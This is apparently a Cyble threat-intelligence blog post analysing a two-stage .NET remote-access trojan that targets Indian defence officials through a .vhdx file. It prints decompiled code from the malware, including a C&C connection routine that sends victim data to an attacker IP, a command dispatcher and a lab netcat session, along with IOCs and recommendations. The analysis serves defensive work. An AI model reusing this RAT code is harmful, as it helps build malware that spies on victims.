APT Group Targets Indian Defense Officials Through Enhanced TTPs

blog.cyble.com/2021/09/14/apt-group-targets-indian-defense-officials-through-enhanced-ttps/

September 14, 2021

During our routine threat hunting exercise, Cyble Research Labs came across a malware sample posted on Twitter by a researcher who believes that the malware belongs to Transparent Tribe, an Advanced Persistent Threat (APT) Group. Given the nature of the victim and the way they are targeted, we can draw some similarities to the Side Copy APT group.

Both APT groups are known to have mainly targeted India's Defense and Government sectors in the past. Additionally, both groups have used various other RAT and malware to launch campaigns via multiple modes such as phishing, delivering payload via mail, etc. The malware posted by the researcher on Twitter has used a technique to hide the actual malware in the .vhdx file to avoid any antivirus detection. As per Wikipedia, .vhdx is the successor of VHD (Virtual Hard Disk).

The figure below shows the high-level execution flow of the malware. Upon execution, the malware checks for the current time zone. If it is able to verify that the victim system's time zone is in IST, it connects to the attacker's URL for downloading the second stager. Once downloaded, it executes the second stager payload and deletes itself.

The second stager payload checks that only one instance of the malware is running, and then it connects with the attacker's Command and Control (C&C) server to start receiving the commands from Threat Actor (TA).



Figure 1 High-Level Execution Flow of Malware

Technical Analysis

Cyble Research started analysis with the malware file name *AFD CSD APP.vhdx*; the sample had an extension. vhdx. After double-clicking on the *AFD CSD APP.vhdx* we observed it creating a mount in the Operating System (OS) with the name "*CSD App*". After opening the mounted drive, we got the malicious malware file which is *CSD_AppLaunch.exe*.



Figure 2 Actual Malware present in CSD APP Mount

While performing a static analysis of the CSD_AppLaunch.exe malicious file, we determined that that the file is an x86 architecture Windows-based Graphical User Interface (GUI) Application written in .NET Language shown in the figure below.



Figure 3 Static Details of First Stager

The icon of the malicious app had the logo of the Canteen Store Department (CSD) of the Indian Armed Forces, as shown in the figure below.

Figure 4 Application Logo Used for First Stager

Code Analysis (CSD_AppLaunch.exe)

As per the below code, once the malware has been executed, it checks whether the current OS time Zone is India Standard Time (IST); if the OS time is not in IST, the malware exits. This tells us that the malware has been created with the explicit purpose of targeting the Indian Defense establishment and service members.



Figure 5 Malware Checks for Time Zone

Initially, the code shown below figure uses the .NET WebBrowser() class to open the URL *h[tt]ps:[//]afd.csdindia[.]gov[.]in* and load the Form1_Load module to execute the malicious malware code.



Figure 6 Malware Loading Indian CSD Website in Custom Browser and Execute Form1_Load

Once the Form1_Load method is called, the code shown in Figure 7 creates a directory in *C:\\ProgramData* as "Intel Wifi". If this directory is not present, it will be created, Once the directory is present, the malware proceeds to download the next stager payload from URL https[:]//secure256[.]net/ver4.mp3. Then, the malware decrypts the ver4.mp3 content to create IntelWifi.exe malicious binary in *C:\\ProgramData\\Intel Wifi* as shown in the code below.



Figure 7 Create Folder in ProgramData and Download Second Stager

The code below contains the decryption logic used by the malware to decrypt the content of ver4.mp3 file.



Figure 8 Decrypt Second Stager

Finally, the first stager malware calls the *Final* method to create a new file name music.mp3 which contains the decrypted data of ver4.mp3 in the *C:\\ProgramData* directory.

After this step, it sleeps for 6 seconds and then uses the Move function to rename the music.mp3 file to IntelWifi.exe. It then sleeps for five more seconds and then executes IntelWifi.exe binary and delete CSD_AppLaunch.exe (first stager) binary as shown in the figure below.



Figure 9 Create Second Stager Binary IntelWifi.exe

Technical Analysis for IntelWifi.exe (Second Stager)

Static analysis of IntelWifi.exe tells that the binary is an x86 architecture Windows-based Graphical User Interface (GUI) application written in .NET language as shown in the figure below.



Figure 10

Static Details of IntelWifi (Second Stager)

As per the below code, initially, the malware checks that only a single instance of a malware process is running. Then, it checks whether the current time zone is India Standard Time. Further, it calls CheckDirectory() method to create *Intel Wifi* directory and vmnx.dll file. Finally, it calls the Form1 module to execute the malicious codes.

```
private static void Main()
{
    Program.CheckInstance();
    if (!Program.TMZ())
    {
        Environment.Exit(0);
    }
    Program.CheckDirectory();
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new Form1());
}

// Token: 0x06000024 RID: 36 RVA: 0x00002BC8 File Offset: 0x00000DC8
private static void CheckInstance()
{
    if (Process.GetProcessesByName(Process.GetCurrentProcess().ProcessName).Length > 1)
    {
        Environment.Exit(0);
    }
}
```


Figure 11 Second Stager Malware Performing Various Checks

Form1() module calls IntializeComponent method, which in turn loads the Form1_Load method. The Form1_Load then calls Run() method to start the malware activity as shown in the figure below.



Figure 12 Execution Flow to Initiate the Malicious Activity

The Run code is shown in Figure 13. Once executed, it connects to the attacker's C&C on address 45[.]147[.]228[.]195[:]5434. After establishing contact with the C&C server, it calls the Run method from the Grabber class to execute a series of methods to get the victim's environment details, e.g., OS, current username, etc. Once the victim's environment details are extracted, the malware sends the details to the attacker's C&C with key "x999" and then waits for commands to be received from the attacker.

```
public async Task Run()
{
  this.tcpcient = (TcpClient) null;
  if (this.tcpcient == null)
    this.tcpcient = new TcpClient();
  try
  {
    await this.tcpcient.ConnectAsync(this.IpAdd, this.Port);
    if (File.Exists(Booklist.diginffile))
    {
      ChipInitialize.Run();
      Booklist.Key = File.ReadAllText(Booklist.diginffile);
    }
    if (File.Exists(Booklist.diginffilena))
    {
      ChipInitialize.Run();
      Booklist.Key = File.ReadAllText(Booklist.diginffilena);
    }
    string IGS = new Grabber().Run();
    await this.st.Sender("x999" + IGS, this.tcpcient);
    await this.RecCom(this.tcpcient);
    new LockClass().Start(IGS);
    IGS = (string) null;
  }
  catch (Exception ex)
  {
    Thread.Sleep(5000);
  }
  this.ConEndAsync();
  await this.Run();
}
```

1. Connect to Attacker's C2 Server on 45.147.228.195:5434
2. Call Run Function which executes series of function to get Victim's environment data
3. Send the Victim's data to the Attacker's C2 with code x999
4. Wait for command to receive from Attacker's C2

Figure 13 Malware Communicating to Attacker's C&C and Waiting to receive the Command

Below we have listed a series of methods executed by the Run() method present in the Grabber class.

```
public string Run()
{
  this.CreateID();
  this.Name();
  this.PubIp();
  this.LocIp();
  this.OSType();
  this.Av();
  this.MacType();
  this.CreateNonStop();
  return this.Information;
}
```

Figure 14 Series of Methods Executed by Malware

Methods	Description

CreateID()	Create vmvcx.dll file and Generate Victim ID based on processor detail and P-Followed by random number and write the ID is vmvcx.dll file. E.g., PXXX-XXXXXXXXXXX
Name()	Get the Computer Name and Current Username
PubIp()	Get the Victim's public IP using http://icanhazip[.]com
LocIp()	Get the Victim's Local IP
OSType()	Get the Victim's Operating System (OS) details
Av()	Get the AV's List present in Victim's Machine
MacType()	Check whether Victim's is using desktop or Laptop
CreateNonStop()	Add persistence in Startup Folder

Table 1 Methods Description Which Malware invokes

The below figure shows that the cynetcloud shortcut file is created in the startup folder using CreateNonStop() method. The value file:///C:\ProgramData\Intel Wifi\IntelWifi.exe executes whenever the Windows machine starts. This is done for the purpose of creating and maintaining persistence on the victim machine.



Figure 15 Malware Created Persistent in Start-Up Folder

Once all the methods are executed, as shown in Table 1, the malware sends the user data to Attacker's C&C. In the figure below, the malware has connected to our fake emulated C&C.

Figure 16 Malware Connected to Fake C&C

Once connected, the malware sends the victim's environment details. The malware goes into a dormant stage to get the next command from the attacker's C&C.

For example, in the below figure, we have sent "prc1" to the malware to get the process details of the victim.

```
┌──[✗]─[remnux@remnux]─[~]
└─► $nc -nvlp 5434
Listening on 0.0.0.0 5434
Connection received on 192.168.199.132 27731
x999P803-1F8BFBFF000806C1>DESKTOP-RR1AB77>MalWorkstation>Fa.Ke.IP.Vi>192.168.199.132>Microsoft Windows 10 Pro>Wind
ows Defender>Desktop
prc1
prc1svchost*IntelWifi*svchost*procdot*svchost*OfficeClickToRun*svchost*dnSpy*svchost*svchost*dwm*msdtc*AppVShNotif
y*svchost*SearchFilterHost*svchost*fontdrvhost*svchost*fontdrvhost*Memory Compression*svchost*dllhost*svchost*svch
ost*explorer*svchost*svchost*taskhostw*svchost*svchost*svchost*svchost*svchost*smss*conhost*cmd*svchost*dotPeek64*
RuntimeBroker*RuntimeBroker*svchost*conhost*svchost*svchost*svchost*svchost*svchost*svchost*svchost*svchost*Search
ProtocolHost*HashMyFiles*StartMenuExperienceHost*svchost*svchost*SgrmBroker*RuntimeBroker*vmtoolsd*vm3dservice*svc
host*svchost*svchost*svchost*svchost*svchost*svchost*svchost*SystemSettings*HelpPane*WmiPrvSE*lsass*svchost*svchos
t*svchost*services*svchost*UserOOBEBroker*dasHost*svchost*dllhost*svchost*spoolsv*taskhostw*svchost*notepad++*Proc
essHacker*svchost*ctfmon*vm3dservice*SearchApp*winlogon*svchost*svchost*svchost*ApplicationFrameHost*AppVShNotify*
VGAuthService*dllhost*vmtoolsd*GoogleUpdate*svchost*svchost*svchost*svchost*svchost*svchost*svchost*svchost*csrss*
Autoruns*svchost*SecurityHealthService*wininit*svchost*svchost*svchost*ShellExperienceHost*svchost*Registry*sihost
*TextInputHost*svchost*svchost*svchost*svchost*svchost*SearchIndexer*cmd*svchost*svchost*dllhost*svchost*svchost*RuntimeBr
oker*ShellExt*svchost*svchost*svchost*csrss*svchost*svchost*dllhost*MicrosoftEdgeUpdate*svchost*System*Idle*
```

1. Command sent from C2

2. Output received from malware

Figure 17 Output Received from malware

Below is the code used by the malware to handle the commands received from C&C.

```
public async Task RecCom(TcpClient tcpcient)
{
  NetworkStream ns = tcpcient.GetStream();
  byte[] bytes = new byte[5000000];
  while (true)
  {
    try
    {
      int ReadCount = await ns.ReadAsync(bytes, 0, bytes.Length);
      string command = Encoding.ASCII.GetString(bytes, 0, bytes.Length);
      if (ReadCount == 0)
      {
        this.ConEndAsync();
        await this.Run();
        break;
      }
      if (command.StartsWith(Booklist.recon))
      {
        this.ConEndAsync();
        Thread.Sleep(10000);
        await this.Run();
      }
      else if (command.StartsWith(Booklist.runner))
      {
        await new WifiHandler().IdentifyCommandAsync(command, bytes, ReadCount, ns);
        this.SendStats();
      }
      else if (command.StartsWith(Booklist.srt))
        await new WifiHandler().IdentifyCommandAsync(command, bytes, ReadCount, ns);
      else if (command.StartsWith(Booklist.sch))
        await new WifiHandler().IdentifyCommandAsync(command, bytes, ReadCount, ns);
      else if (command.StartsWith(Booklist.web))
        new WifiHandler().Http(command);
      else if (command.StartsWith(Booklist.prclist))
        await new SenderTest().Sender(new RunningPrc().Collect(), tcpcient);
      else if (command.StartsWith("x100"))
        Booklist.flag = false;
```

Method to handle the commands received from C2

Various Condition to handle the Commands

```
public static string Kai = "x001";
public static string enc = "x002";
public static string recon = "x003";
public static string runner = "x004";
public static string srt = "x005";
public static string sch = "x006";
public static string web = "x007";
public static string scrn = "x008";
public static string prclist = "prc1";
```

Commands Value

Figure 18 Various Functionalities which Malware Support basis on the Command Received from C&C

Conclusion

The APT groups are evolving their tools and techniques to stay ahead of various security solutions like AV & EDR. Based on the fact that this malware has multiple artifacts such as the logo, the URL used in the initial code, we can conclude that the malware has been created specifically to target Indian Defense or Government officials.

Cyble Research Labs will continuously monitor security threats, whether they are ongoing or emerging. We will continue to update our readers with our latest findings.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Use a reputed anti-virus and internet security software package on your connected devices.
- Use the shared IOCs to monitor and block the malware infection.
- Conduct regular backup practices and keep those backups offline or in a separate network.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use strong passwords and enforce multi-factor authentication wherever possible.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Persistence	T1547	Boot or Logon Autostart Execution
